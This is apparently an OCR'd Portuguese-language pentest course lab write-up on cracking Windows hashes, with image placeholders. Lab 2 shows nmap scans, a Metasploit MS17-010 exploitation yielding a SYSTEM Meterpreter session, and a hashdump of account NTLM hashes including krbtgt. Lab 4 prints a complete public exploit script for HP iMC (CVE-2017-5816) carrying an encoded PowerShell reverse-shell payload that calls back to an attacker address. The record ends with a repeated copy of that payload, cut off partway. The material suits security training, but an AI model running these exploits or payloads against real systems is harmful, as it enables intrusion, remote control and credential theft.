
LAB - SEM 08 - HASHES WINDOWS - PENTEST

LAB01: 4RUNNER

+ Simplesmente jogamos no site hashes.com



LAB02: 23nick#@

+Primeiro fizemos a varredura com o nmap a fim de descobrir o tipo de sistema que estava rodando

```
nmap -v -sSV --open --script vulners.nse -Pn 172.16.1.233
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/8.5
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-10 01:07:48Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: DHCE.LOCAL, Site: Default-
First-Site-Name)
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: DHCE)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: DHCE.LOCAL, Site: Default-
First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl/ms-wbt-server?
49153/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
49158/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49159/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: SRVSPIDER; OS: Windows; CPE: cpe:/o:microsoft:windows
```

→ Por se tratar de um windows antigo, poderia ser vulnerável ao ms17-010, o que foi verificado na outra varredura:

```
nmap --script=smb-vuln* 172.16.1.233
```

```
Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attac
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 30.63 seconds
```


→ Com isso, pudemos atacar com o msfconsole de maneira mais efetiva

```
search type:exploit ms17
```

→ usamos o
exploit/windows/smb/ms17_010_psexec
e em seguida demos o hashdump


```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 172.20.1.179:446
[*] 172.16.1.233:445 - Target OS: Windows Server 2012 R2 Datacenter 9600
[*] 172.16.1.233:445 - Built a write-what-where primitive...
[+] 172.16.1.233:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.16.1.233:445 - Selecting PowerShell target
[*] 172.16.1.233:445 - Executing the payload...
[+] 172.16.1.233:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 172.16.1.233
[*] Meterpreter session 1 opened (172.20.1.179:446 → 172.16.1.233:49500) at 2024-03-09 20:20:37 -0300

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3d133d5e19806c1d661643643eb7339d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1591fa7558cd75d36575c5453f4e49fb:::
lucas:3608:aad3b435b51404eeaad3b435b51404ee:5a5a0aa160671f42ce4aef9a938e5bbe:::
ti:4102:aad3b435b51404eeaad3b435b51404ee:3d55cce5f7412a2f88ed06f04691371c:::
nicolas:4105:aad3b435b51404eeaad3b435b51404ee:e010eb8f7fcdb0664748eb19828bde60:::
SRVSPIDER$:1001:aad3b435b51404eeaad3b435b51404ee:6f393fdcc7e6ab16536a29e1bbf854cd:::
meterpreter >
```

→ Copiamos o hash e pesquisamos no hashes.com




LAB03: it@LOCAL


→ Repetimos o processo anterior de copiar o hash e jogar no hashes.com



LAB04: CVE-2017-5816
→ Quando acessamos no navegador 172.30.0.103:8080, temos acesso à uma interface de login



Esse não é o tomcat normal, isso é um imc.
→ Para pesquisar pelo CVE, vamos entrar no Activate e pesquisar pelo número de série




→ Eaí pesquisamos no navegador e a resposta já vem com o payload que vamos usar e tbm o CVE registrado nele


```
#!/opt/local/bin/python2.7

# Exploit Title: HP iMC Plat 7.2 dbman Opcode 10008 Command Injection RCE
# Date: 11-29-2017
# Exploit Author: Chris Lyne (@lynerc)
# Vendor Homepage: www.hpe.com
# Software Link: https://h10145.www1.hpe.com/Downloads/DownloadSoftware.aspx?
SoftwareReleaseUId=16759&ProductNumber=JG747AAE&lang=en&cc=us&prodSeriesId=4176
535&SaidNumber=
# Version: iMC PLAT v7.2 (E0403) Standard
# Tested on: Windows Server 2008 R2 Enterprise 64-bit
# CVE : CVE-2017-5816
# See Also: http://www.zerodayinitiative.com/advisories/ZDI-17-340/

# note that this PoC will create a file 'C:\10008.txt'

from pyasn1.type.univ import *
from pyasn1.type.namedtype import *
from pyasn1.codec.ber import encoder
import struct
import binascii
import socket, sys

ip = '192.168.1.74'
port = 2810
```

```
payload = "powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAG-
UAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA3ADIALgAyADAALgAx-
AC4AMQA3ADkAIgAsADQANAAzACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALg-
BHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAA-
MAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AH-
IAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABl-
AG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATw-
BiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEA-
UwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAH-
MALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0
AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQ-
BjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcA-
ZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAH-
QAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABl-
AHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJA-
BzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsA-
JABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAG-
UAKAApAA=="
opcode = 10008

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((ip, port))

class DbmanMsg(Sequence):
    componentType = NamedTypes(
        NamedType('dbIp', OctetString()),
        NamedType('iDBType', Integer()),
        NamedType('dbInstance', OctetString()),
        NamedType('dbSaUserName', OctetString()),
        NamedType('dbSaPassword', OctetString()),
        NamedType('strOraDbIns', OctetString())
    )

msg = DbmanMsg()

msg['dbIp'] = ip
msg['iDBType'] = 4
msg['dbInstance'] = "a\"& " + payload + " &"
msg['dbSaUserName'] = "b"
msg['dbSaPassword'] = "c"
msg['strOraDbIns'] = "d"

encodedMsg = encoder.encode(msg, defMode=True)
msgLen = len(encodedMsg)
values = (opcode, msgLen, encodedMsg)
s = struct.Struct(">ii%ds" % msgLen)
packed_data = s.pack(*values)

sock.send(packed_data)
sock.close()
```

→ Para criar o payload, usamos o site www.revshells.com




→ Encodamos na base64:



```
powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAG-
UAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA3ADIALgAyADAALgAx-
AC4AMQA3ADkAIgAsADQANAAzACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALg-
BHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAA-
MAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AH-
IAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABl-
AG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATw-
BiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEA-
UwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAH-
MALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABBiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0
